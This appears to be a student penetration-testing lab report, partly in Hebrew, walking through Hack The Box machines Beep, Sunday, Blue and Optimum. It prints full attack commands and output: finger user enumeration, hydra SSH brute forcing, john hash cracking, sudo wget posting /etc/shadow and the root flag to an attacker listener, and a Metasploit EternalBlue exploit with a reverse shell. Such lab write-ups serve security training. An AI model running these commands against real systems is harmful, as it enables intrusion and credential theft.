


```
GNU nano 6.4
admin
root
asterisk
asteriskuser
```



```
GNU nano 6.4
jEhdIekWmdjE
amp11
passw0rd
```

- 6) After that I decided to connect the system using SSH connection and after number of tries I succeed to connect direct to user root and also find the root flag




```
[root@kali)-[ /etc/ssh]
# ssh -OkexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-rsa root@10.10.10.7
The authenticity of host '10.10.10.7 (10.10.10.7)' can't be established.
RSA key fingerprint is SHA256:Ip2MswIVDX1ATEPoLihMFFdg1pEJ0XXD5nFEjki/hI.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.7' (RSA) to the list of known hosts.
root@10.10.10.7's password:
Last login: Tue Jul 16 11:45:47 2019
Welcome to Elastix

To access your Elastix System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:
http://10.10.10.7

[root@beep ~]# ls
anaconda-ks.cfg elastix-pr-2.2-1.i386.rpm install.log install.log.syslog postnochroot root.txt webmin-1.570-1.noarch.rpm
[root@beep ~]# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[root@beep ~]# cat root.flag
cat: root.flag: No such file or directory
[root@beep ~]# cat root.txt
3d802a045b52fce16b9834d4ef92af73
[root@beep ~]#
```

- 7) After that I search the user flag. So, I went to the home directory and found user named 'fanis' and on this folder I have found the user flag



```
[root@beep ~]# pwd
/root
[root@beep ~]# cd ..
[root@beep /]# ls
bin boot dev etc home lib lost+found media mnt opt proc root sbin selinux srv sys tftpboot
[root@beep /]# cd home
[root@beep home]# ls
fanis spamfilter
[root@beep home]# cd fanis
[root@beep fanis]# ls
user.txt
[root@beep fanis]# cat user.txt
9d7bd592ea06067d5e2514f98671eb4f
[root@beep fanis]#
```

בדיקות חסן תשתיות

דוח מעבדות נמר

System IP: 10.10.10.76

Service Enumeration

| Server IP Address | Ports Open |
|-------------------|---------------------|
| 10.10.10.76 | TCP: 79, 111, 22022 |
| | UDP: |

Nmap Scan Results:

```
└─(root㉿kali)-[~/usr/share]
# nmap -sC -sV -v -p- -A 10.10.10.76
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-20 08:02 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 08:02
Completed NSE at 08:02, 0.00s elapsed
PORT      STATE SERVICE VERSION
79/tcp    open  finger?_finger: No one logged on\x0D
           fingerprint-strings:
             GenericLines:
               No one logged on
             GetRequest:
               Login Name TTY Idle When Where
               HTTP/1.0 ???
             HTTPOptions:
               Login Name TTY Idle When Where
               HTTP/1.0 ???
               OPTIONS ???
             Help:
               Login Name TTY Idle When Where
               HELP ???
             RTSPRequest:
               Login Name TTY Idle When Where
               OPTIONS ???
               RTSP/1.0 ???
             SSLSessionReq, TerminalServerCookie:
               Login Name TTY Idle When Where
               RSA
               2048 aa0094321860a4933b87a4b6f802680e (RSA)
               256 da2a6cfa6bb1ea161da654a10b2bee48 (ED25519)
111/tcp   open  rpcbind 2-4 (RPC #100000)
22022/tcp open  ssh     OpenSSH 7.5 (protocol 2.0)
           ssh-hostkey:
             2048 aa0094321860a4933b87a4b6f802680e (RSA)
             256 da2a6cfa6bb1ea161da654a10b2bee48 (ED25519)
65258/tcp closed unknown
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from

Vulnerability Explanation: The system used service called: finger and I search about it and if it has vulnerabilities and found a script that can do enumeration and give me users on the system

Vulnerability Fix: used the last version of 'finger'

Severity: High

Proof of Concept Code Here:

Initial Shell Screenshot:

- 1) First, after the scan result, I looked for information about this service and if it has any vulnerabilities and I found a script that can find users in the system so I decided to use it (I download a big files of users and password from github)
And I found 2 deferent users from the same ip

```
[root@kali]~/Downloads/finger-user-enum-1.0]$ ./finger-user-enum.pl -s 1 -m 10 -U /usr/share/SecLists/Usernames/Names/names.txt -t 10.10.10.76
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum )

+-----+ Scan Information +-----+
| Worker Processes ..... 10 | | Username file ..... /usr/share/SecLists/Usernames/Names/names.txt |
| Target count ..... 1 | | Target TCP port ..... 79 |
| Username count ..... 10177 | | Query timeout ..... 1 secs |
| Relay Server ..... Not used | | Relay Server ..... Not used |
+-----+
##### Scan started at Sun Nov 20 08:05:20 2022 #####
access@10.10.10.76: access No Access User < . . . . >.. nobody4 SunOS 4.x NFS Anonym < . . .
admin@10.10.10.76: Login Name TTY Idle When Where..adm Admin < . . .
atalink Admin < . . . . >..netadm Network Admin < . . . . >..netcfg Network Conf
. . . . >..dhcpserv DHCP Configuration A < . . . . >..ikeuser IKE Admin < . . .
r Admin < . . . . >..
anne marie@10.10.10.76: Login Name TTY Idle When Where..anne ???..marie
bin@10.10.10.76: bin ??? < . . . . >..
dee dee@10.10.10.76: Login Name TTY Idle When Where..dee ???..dee
ike@10.10.10.76: ikeuser IKE Admin < . . . . >..
jo ann@10.10.10.76: Login Name TTY Idle When Where..ann ???..jo
la verne@10.10.10.76: Login Name TTY Idle When Where..la ???..verne
line@10.10.10.76: Login Name TTY Idle When Where..lp Line Printer Admin
message@10.10.10.76: Login Name TTY Idle When Where..smmsp SendMail Message Sub
miof mela@10.10.10.76: Login Name TTY Idle When Where..mela ???..miof
root@10.10.10.76: root Super-User console <Oct 14 10:28>..
sammy@10.10.10.76: sammy ??? ssh <Apr 13, 2022> 10.10.14.13 ..
sunny@10.10.10.76: sunny ??? ssh <Apr 13, 2022> 10.10.14.13 ..
sys@10.10.10.76: sys ??? < . . . . >..
zsa zsa@10.10.10.76: Login Name TTY Idle When Where..zsa ???..zsa
#####
Scan completed at Sun Nov 20 08:10:58 2022 #####
16 results.
```

בדיקות חסן תשתיות

זוח מעבדות נמר

- 2) After finding the 2 users from the script result, I decided to use the 'hydra' tool to see if it is possible to enter the system with an SSH connection that I saw in Nmap scanning on port: 22022

```
[root@kali]-[/usr/share/SecLists/Passwords]
# hydra -l sunny -P /usr/share/SecLists/Passwords/probable-v2-top12000.txt ssh://10.10.10.76:22022/ -t 4
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
n-binding, these *** ignore laws and ethics anyway.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-21 04:37:49
[DATA] max 4 tasks per 1 server, overall 4 tasks, 12645 login tries (l:1/p:12645), ~3162 tries per task
[DATA] attacking ssh://10.10.10.76:22022/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 12601 to do in 04:47h, 4 active
[STATUS] 41.33 tries/min, 124 tries in 00:03h, 12521 to do in 05:03h, 4 active
[STATUS] 37.71 tries/min, 264 tries in 00:07h, 12381 to do in 05:29h, 4 active
[STATUS] 35.60 tries/min, 534 tries in 00:15h, 12111 to do in 05:41h, 4 active
[22022][ssh] host: 10.10.10.76 login: sunny password: sunday
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-21 05:03:16
```

And I have found the password of the user 'sunny'

- 3) Next, I use an SSH connection to enter the system and I founded the user flag in the other user called: Sammy

```
[root@kali)~[/home/kali] # ssh -oHostKeyAlgorithms=+ssh-dss sunny@10.10.10.76 -p 22022
The authenticity of host '[10.10.10.76]:22022 ([10.10.10.76]:22022)' can't be established.
ED25519 key fingerprint is SHA256:t30PHhtGi4xT7FTt3pgi5hSIsfljwBsZAUPVY8QyXc.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '[10.10.10.76]:22022' (ED25519) to the list of known hosts.
(sunny@10.10.10.76) Password:
(sunny@10.10.10.76) Password:
Last login: Mon Nov 21 10:02:55 2022 from 10.10.14.36
Oracle Corporation      SunOS 5.11      11.4     Aug 2018
sunny@sunday:~$ ls
local.cshrc  local.login  local.profile
sunny@sunday:~$ cd /home
sunny@sunday:/home$ ls
sammy  sunny
sunny@sunday:/home$ cd sunny
default gateway=UNDEF
Network is unreachable
sunny@sunday:/home$ cd ..
sunny@sunday:/home$ ls
local.cshrc  local.login  local.profile
sunny@sunday:~$ cd ~
default gateway=UNDEF
Network is unreachable
sunny@sunday:~$ ls
local.cshrc  local.login  local.profile
sunny@sunday:~$ cd ..
sunny@sunday:/home$ ls
user.txt
sunny@sunday:/home/sammy$ cat user.txt
Ba3742b7e8591c604521e3e0ac2363d1
sunny@sunday:/home/sammy$
```

Privilege Escalation

Additional Priv Esc info

Vulnerability Exploited: Running commands with root privileges

Vulnerability Explanation: By manipulating the 2 users of the system with the execution privileges they have, I reached root privilege

Vulnerability Fix: Remove the option of users to run process & commands on root privileges

Severity: High

Exploit Code & Proof Screenshot Here:

- 1) I then tried a variety of ways to escalate my permissions the results of sudo -l and running the command sudo /root/troll did not give me the desired result, and during the search, I saw in the backup folder 2 backup files, one of which I can read and there I found the password of the other user Sammy in an encrypted form

```
sunny@sunday:/home/sammy$ sudo /root/troll
testing
uid=0(root)
sunny@sunday:/home/sammy$ cd ..
sunny@sunday:/home$ cd ..
sunny@sunday:$ ls
backup  boot  dev  etc  home  lib  mnt  nfs4  platform  r
bin  cdrom  devices  export  kernel  media  net  opt  proc  r
sunny@sunday:$ cd backup/ [t: Permission denied
sunny@sunday:/backup$ ls  [s:lib/inet/sendmail
agent22.backup  shadow.backup
sunny@sunday:/backup$ cat shadow.backup|lute "/usr/lib/inet/sendmail" as root on sunday.
mysql:NP:::::::mclient_loop: send disconnect: Broken pipe
openldap:*LK*::::::::::
webservd:*LK*::::::::::me/kali
postgres:NP::::::::::
svctag:*LK*:6445::::::::::
nobody:*LK*:6445::::::::::/kali
noaccess:*LK*:6445::::::::::
nobody4:*LK*:6445::::::::::
sammy:$5$Ebkn8jLK$i6SSPa0.u7Gd.0oJOT4T421N20vsfXqAT1vCoYUOigB:6445::::::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::::::
```

בדיקות חסן תשתיות

דו"ח מעבדות גמר

- 2) I took the hash password and used the tool 'john the ripper' for cracking the password

```
[root@kali]# john --fork=10 --wordlist=/usr/share/wordlists/rockyou.txt sammy.hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha256crypt, crypt(3) $5$ [SHA256 128/128 AVX 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Node numbers 1-10 of 10 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
cooldude!          (sammy)
8 1g 0:00:00:48 DONE (2022-11-21 15:40) 0.02065g/s 422.9p/s 422.9c/s 422.9C/s cooldude!..blues10
5 0g 0:00:01:00 DONE (2022-11-21 15:40) 0g/s 456.1p/s 456.1c/s 456.1C/s escolastica..deadletters
3 0g 0:00:01:00 DONE (2022-11-21 15:40) 0g/s 432.9p/s 432.9c/s 432.9C/s sophina..saratoga1
2 0g 0:00:01:00 DONE (2022-11-21 15:40) 0g/s 438.3p/s 438.3c/s 438.3C/s papalindo..myjeremy
10 0g 0:00:01:00 DONE (2022-11-21 15:40) 0g/s 432.4p/s 432.4c/s 432.4C/s sophia24..sarahmichelle
9 0g 0:00:01:00 DONE (2022-11-21 15:40) 0g/s 441.3p/s 441.3c/s 441.3C/s mygodis1..maxfli
6 0g 0:00:01:00 DONE (2022-11-21 15:40) 0g/s 411.3p/s 411.3c/s 411.3C/s christ33..bonnie88
4 0g 0:00:01:00 DONE (2022-11-21 15:40) 0g/s 418.0p/s 418.0c/s 418.0C/s PEPSI..811026
1 0g 0:00:01:00 DONE (2022-11-21 15:40) 0g/s 430.3p/s 430.3c/s 430.3C/s thumps..sosefo
Waiting for 9 children to terminate
7 0g 0:00:01:00 DONE (2022-11-21 15:40) 0g/s 430.2p/s 430.2c/s 430.2C/s thumb1..sortita
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- 3) After I found the password, I connect to him with an SSH connection and write the command: sudo -l and that I saw that he has the ability of use 'wget' in root permissions
One of the options in wget is sending a files

One of the options in wget is sending a file -- save-cookies=FILE

```
--keep-session-cookies      load and save session (non-permanent) cookies  
--post-data=STRING         use the POST method; send STRING as the data  
--post-file=FILE          use the POST method; send contents of FILE  
--method=HTTPMethod        use method "HTTPMethod" in the request  
--body-data=STRING         send STRING as data. --method MUST be set
```

- 4) I decided to see if I can simply send the root flag to me

```
[+] nc -lvp 5555
listening on [any] 5555 ...
10.10.10.76: inverse host lookup failed: Unknown host
connect to [10.10.14.36] from (UNKNOWN) [10.10.10.76] 59204
POST /HTTP/1.1
User-Agent: Wget/1.19.5 (solaris2.11)
Accept: */*
Accept-Encoding: identity
Host: 10.10.14.36:5555
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

507a2286654c90db0f0d41b4d0252d0a

[+] ./resolving_sunny.py
Resolving Sunny (sunny)... failed. temporarily name resolution failed.
wget: unable to resolve host address 'sunny'
-bash-4.4$ 
-bash-4.4$ 
-bash-4.4$ 
-bash-4.4$ sudo wget --post-file=/etc/shadow 10.10.14.36:5555
--2022-11-22 11:55:17-- http://10.10.14.36:5555/
Connecting to 10.10.14.36:5555... connected.
HTTP request sent, awaiting response... No data received.
Retrying.

--2022-11-22 11:57:38-- (try: 2) http://10.10.14.36:5555/
Connecting to 10.10.14.36:5555... failed: Connection refused.
-bash-4.4$ sudo wget --post-file=/root/root.txt 10.10.14.36:5555
--2022-11-22 12:12:13-- http://10.10.14.36:5555/
Connecting to 10.10.14.36:5555... connected.
HTTP request sent, awaiting response... []
```

בדיקות חסן תשתיות זוח מעבדות נמר

- 5) My next step in the process to get the root privileges was the trying to check the possibility of rewrite the file 'troll' and use the user 'sunny' to run it and get the root privileges

```
sunny@sunday:~$ sudo /root/troll
testing
uid=0(root) gid=0(root)
sunny@sunday:~$ sudo /root/troll
root@sunday:~# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(sys),3(daemon),4(adm),5(uucp),6(mail),7(tty),8(lp),9(nuucp),12(daemon)
root@sunday:~#
```

System IP: 10.10.10.40

(Blue)

Service Enumeration

| Server IP Address | Ports Open |
|-------------------|---|
| 10.10.10.40 | TCP: 135, 139, 445, 49152, 49153, 49154, 49155, 49156, 49157 |
| | UDP: |

Nmap Scan Results:

```
└─(root㉿kali)-[~/home/kali]
# nmap -sC -sV -v -sS -A 10.10.10.40
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-22 12:15 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:15
Completed NSE at 12:15, 0.00s elapsed
Initiating NSE at 12:15
Completed NSE at 12:15, 0.00s elapsed
Initiating NSE at 12:15
Completed NSE at 12:15, 0.00s elapsed
Initiating Ping Scan at 12:15
Scanning 10.10.10.40 [4 ports]
Completed Ping Scan at 12:15, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:15
Completed Parallel DNS resolution of 1 host. at 12:15, 0.63s elapsed
Initiating SYN Stealth Scan at 12:15
Scanning 10.10.10.40 [1000 ports]
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Windows 7 Professional 7601 Service Pa
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
Device type: general purpose
Running: Microsoft Windows 2008
OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
OS details: Microsoft Windows Server 2008 SP1
```

Initial Shell Vulnerability Exploited & Privilege Escalation

Additional Priv Esc Info

Vulnerability Exploited: The exploited vulnerability was in the Windows file sharing system - smb

Vulnerability Explanation: A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).

Vulnerability Fix: Update immediately the SMB service

Severity: High

Exploit Code & Proof Screenshot Here:

- 1) After the Nmap first scan I notice the smb port (445) open so, I decided to check with Nmap script if it's vulnerable

```
(root㉿kali)-[~/home/kali]
└─# nmap --script=*smb-vuln* -p139,445 10.10.10.40
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-22 16:33 EST
Nmap scan report for 10.10.10.40
Host is up (0.20s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|       Tracks: A critical remote code execution vulnerability exists in Microsoft SMBv1
|                 servers (ms17-010).
|       Disclosure date: 2017-03-14
|       References:
|         https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|         https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-att
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
|_smb-vuln-ms10-054: False
```

בדיקות חסן תשתיות

דוח מעבדות נמר

- 2) After I found that the system was vulnerable and I get the name of the CVE & the name (ms17-010) I decided to search it in 'msfconsole' and found several ways to exploit the machine

```
msf6 > search ms17-010
Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
- exploit/windows/smb/ms17_010_ernalblue   2017-03-14     average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
  1 exploit/windows/smb/ms17_010_psexec      2017-03-14     normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows C
ode Execution
  2 auxiliary/admin/smb/ms17_010_command    2017-03-14     normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows C
ommand Execution
  3 auxiliary/scanner/smb/smb_ms17_010      2017-04-14     normal  No     MS17-010 SMB RCE Detection
  4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14     great  Yes    SMB DOUBLEPULSAR Remote Code Execution
```

- 3) I used the module: exploit/windows/smb/ms17_010_ernalblue. I enter all the info that I needed and run it and I got the meterpreter and shell on the system

```
msf6 exploit(windows/smb/ms17_010_ernalblue) > set LHOST 10.10.14.36
LHOST => 10.10.14.36
msf6 exploit(windows/smb/ms17_010_ernalblue) > set RHOSTS 10.10.10.40
RHOSTS => 10.10.10.40
msf6 exploit(windows/smb/ms17_010_ernalblue) > run

[*] Started reverse TCP handler on 10.10.14.36:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445 - Host is likely VULNERABLE to MS17-010! - Wind
[*] 10.10.10.40:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.40:445 - The target is vulnerable.
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB re
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f
[*] 10.10.10.40:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53
[*] 10.10.10.40:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DC
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xc00
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.36:4444 -> 10.10.10.40:49158)
[+] 10.10.10.40:445 - =====-
[+] 10.10.10.40:445 - =====WIN=====
[+] 10.10.10.40:445 - =====-
```

- 4) After that I type the command shell to find out which permission I have here and saw that I have the highest permission: NT authority

```
meterpreter > shell
Process 2876 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

- 5) Next, I traveled the folders for finding the root flag & user flag and first I founded the administrator flag in the path: c:\users\administrator\Desktop

```
C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE92-053B

Directory of C:\Users\Administrator\Desktop

24/12/2017  02:22    <DIR>          .
24/12/2017  02:22    <DIR>          ..
22/11/2022  17:13           34  root.txt
                           1 File(s)      34 bytes
                           2 Dir(s)   2,695,307,264 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
936b78e18b229d629bf7f3db114f9afb
```

- 6) After I founded the administrator flag, I went back and saw folder with the name 'haris' and there I founded the user flag

```
C:\Users\haris>cd Desktop
cd Desktop

C:\Users\haris\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE92-053B

Directory of C:\Users\haris\Desktop

24/12/2017  02:23    <DIR>          .
24/12/2017  02:23    <DIR>          ..
22/11/2022  17:13           34 user.txt
                           1 File(s)      34 bytes
                           2 Dir(s)   2,695,307,264 bytes free

C:\Users\haris\Desktop>type user.txt
type user.txt
a1f42a4c8883d8a0e0603c6b965c9f07
```

System IP: 10.10.10.8

(optimum)

Service Enumeration

| Server IP Address | Ports Open |
|-------------------|----------------|
| 10.10.10.8 | TCP: 80 |
| | UDP: |

Nmap Scan Results:

```
[root@kali]# nmap -sC -sV -v -sS -A 10.10.10.8
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-24 08:07 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 08:07
Completed NSE at 08:07, 0.00s elapsed
Initiating NSE at 08:07
Completed NSE at 08:07, 0.00s elapsed
Initiating NSE at 08:07
PORT      STATE SERVICE VERSION
80/tcp      open  http    HttpFileServer httpd 2.3
| http-methods:
|_ Supported Methods: GET HEAD POST
|_http-title: HFS /
|_http-server-header: HFS 2.3
|_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows Server 2012 (91%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (91%), Microsoft Windows 7 Professional (87%), Microsoft Windows 8.1 Update 1 (86%), Microsoft Windows Phone 7.5 or 8.0 (85%), Microsoft Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 (85%), Microsoft Windows Server 2008 R2 or Windows 8.1 (85%), Microsoft Windows 8 (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.001 days (since Thu Nov 24 08:06:17 2022)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=259 (Good luck!)

```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from


Vulnerability Explanation: The exploit was in the version of rejetto-http-file-server that was outdated

Vulnerability Fix: Update the version of the http server

Severity: High

